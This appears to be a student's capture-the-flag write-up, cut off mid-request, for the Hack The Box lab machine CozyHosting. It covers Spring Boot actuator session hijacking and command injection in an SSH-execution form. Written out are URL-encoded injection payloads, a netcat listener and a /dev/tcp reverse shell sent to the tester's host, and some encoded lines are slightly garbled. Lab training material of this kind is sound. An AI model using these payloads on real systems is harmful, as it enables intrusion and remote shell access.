_____ (READY to Go) _____


IP: 10.10.11.230

http://cozyhosting.htb

_____

Fingerprinting

Nmap -T4 -A -v 10.10.11.230




SSH: 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)


HTTP: 80/tcp open http nginx 1.18.0 (Ubuntu)
Exploit = https://vuldb.com/?id.155282

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Wapplyzer:


~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


Site VA Scan with ZAP (*full report in the Desktop/HTB/CozyHosting*)




Did dirsearch output stored in /Desktop/HTB/cozyhosting

One of the results was the: actuator page: ***http://cozyhosting.htb/actuator***

*“In **Spring Boot** applications, the path "/actuator" is often used to expose endpoints that provide actuator functionality. These endpoints allow developers to monitor and manage the application's health, performance, and configuration in real-time.” **~ Gemini***



In the actuator page w found some interesting end points for managing the health of the site:



When we go to the open sessions on the site = cozyhosting.htb/actuator/sessions

This mean that we could possibly try to do session high jacking on the page. We just need to swap out 'UNAUTHORIZED' cookie for '*kanderson'* cookies…

Session High jacking

When i go to the cozyhost.htb/login page this is our cookie:


```
GET /login HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://cozyhosting.htb/
Connection: close
Cookie: JSESSIONID=DDB0C7064E091C6B881607D8CEF3D05E
Upgrade-Insecure-Requests: 1
```

UNAUTHORIZED COOKIE


Now we swap the cookie…

Access to admin with anderson cookie:

Found this on the admin page




Testing with ";"



TRYING to gain access to ssh

- **We know it is vulnerable to command injection because when we enter in ";" for the username we get a ssh error so we know that whatever is being run in the username box is being appended to the end of the ssh command**



Notice the ${IFS} this is to encode white spaces because before we were using the + for white space but the program would give a error.

Also because the program is only show us the error we are not redirecting the std out (1) to std err for us to see.

The command above with out encode is

```
2> /dev/null;whoami >2;#
```

Was able to get ping

```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=C5A6C4CD8E4CC72E14BB8CEDD2082078
Upgrade-Insecure-Requests: 1

host=host&username=
2>/dev/null%3bping${IFS}10.10.14.15${IFS}>%262;%23${IFS}#
```

TCPDUMP OUTPUT:

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i tun0 -v "icmp and src 10.10.11.230"
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:48:16.202376 IP (tos 0x0, ttl 63, id 7049, offset 0, flags [DF], proto ICMP (1), length 84)
    cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 1, length 64
04:48:17.290113 IP (tos 0x0, ttl 63, id 7280, offset 0, flags [DF], proto ICMP (1), length 84)
    cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 2, length 64
04:48:18.317193 IP (tos 0x0, ttl 63, id 7527, offset 0, flags [DF], proto ICMP (1), length 84)
    cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 3, length 64
04:48:19.234920 IP (tos 0x0, ttl 63, id 7749, offset 0, flags [DF], proto ICMP (1), length 84)
    cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 4, length 64
04:48:20.258698 IP (tos 0x0, ttl 63, id 7871, offset 0, flags [DF], proto ICMP (1), length 84)
    cozyhosting.htb > 10.10.14.15: ICMP echo request, id 2, seq 5, length 64
^C
5 packets captured
5 packets received by filter
0 packets dropped by kernel
```

TIME TO EXPLOIT WITH revshells.com

Ima listen on port 9001

-l listening
-n numeric-only IP addresses, no DNS
-p port
-v verbose

COMMAND TO LISTEN:

```
nc -lvnp 9001
```

COMMAND FOR THE WEB SERVER:

```
sh -i >& /dev/tcp/10.10.14.15/9001 0>&1
```

I used note pad to fix the url encoding:

```
1 host=host&
2
3 username=2>/dev/null%3bsh${IFS}-i${IFS}>%262${IFS}/dev/tcp/10.10.14.15/9001${IFS}0>262;%23${IFS}
4
5 >& is same as >%262
6
7 reverse shell: sh -i >& /dev/tcp/10.10.14.15/9001 0>62
8
9
10
11 so the new command is below....
12 host=host&username=2>/dev/null%3bsh${IFS}-i${IFS}>%262${IFS}/dev/tcp/10.10.14.15/9001${IFS}0>262;%23${IFS}
```

Now time to test..

Request

Pretty Raw Hex \n

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:109.0) Gecko/20100101 Firefox/115.0
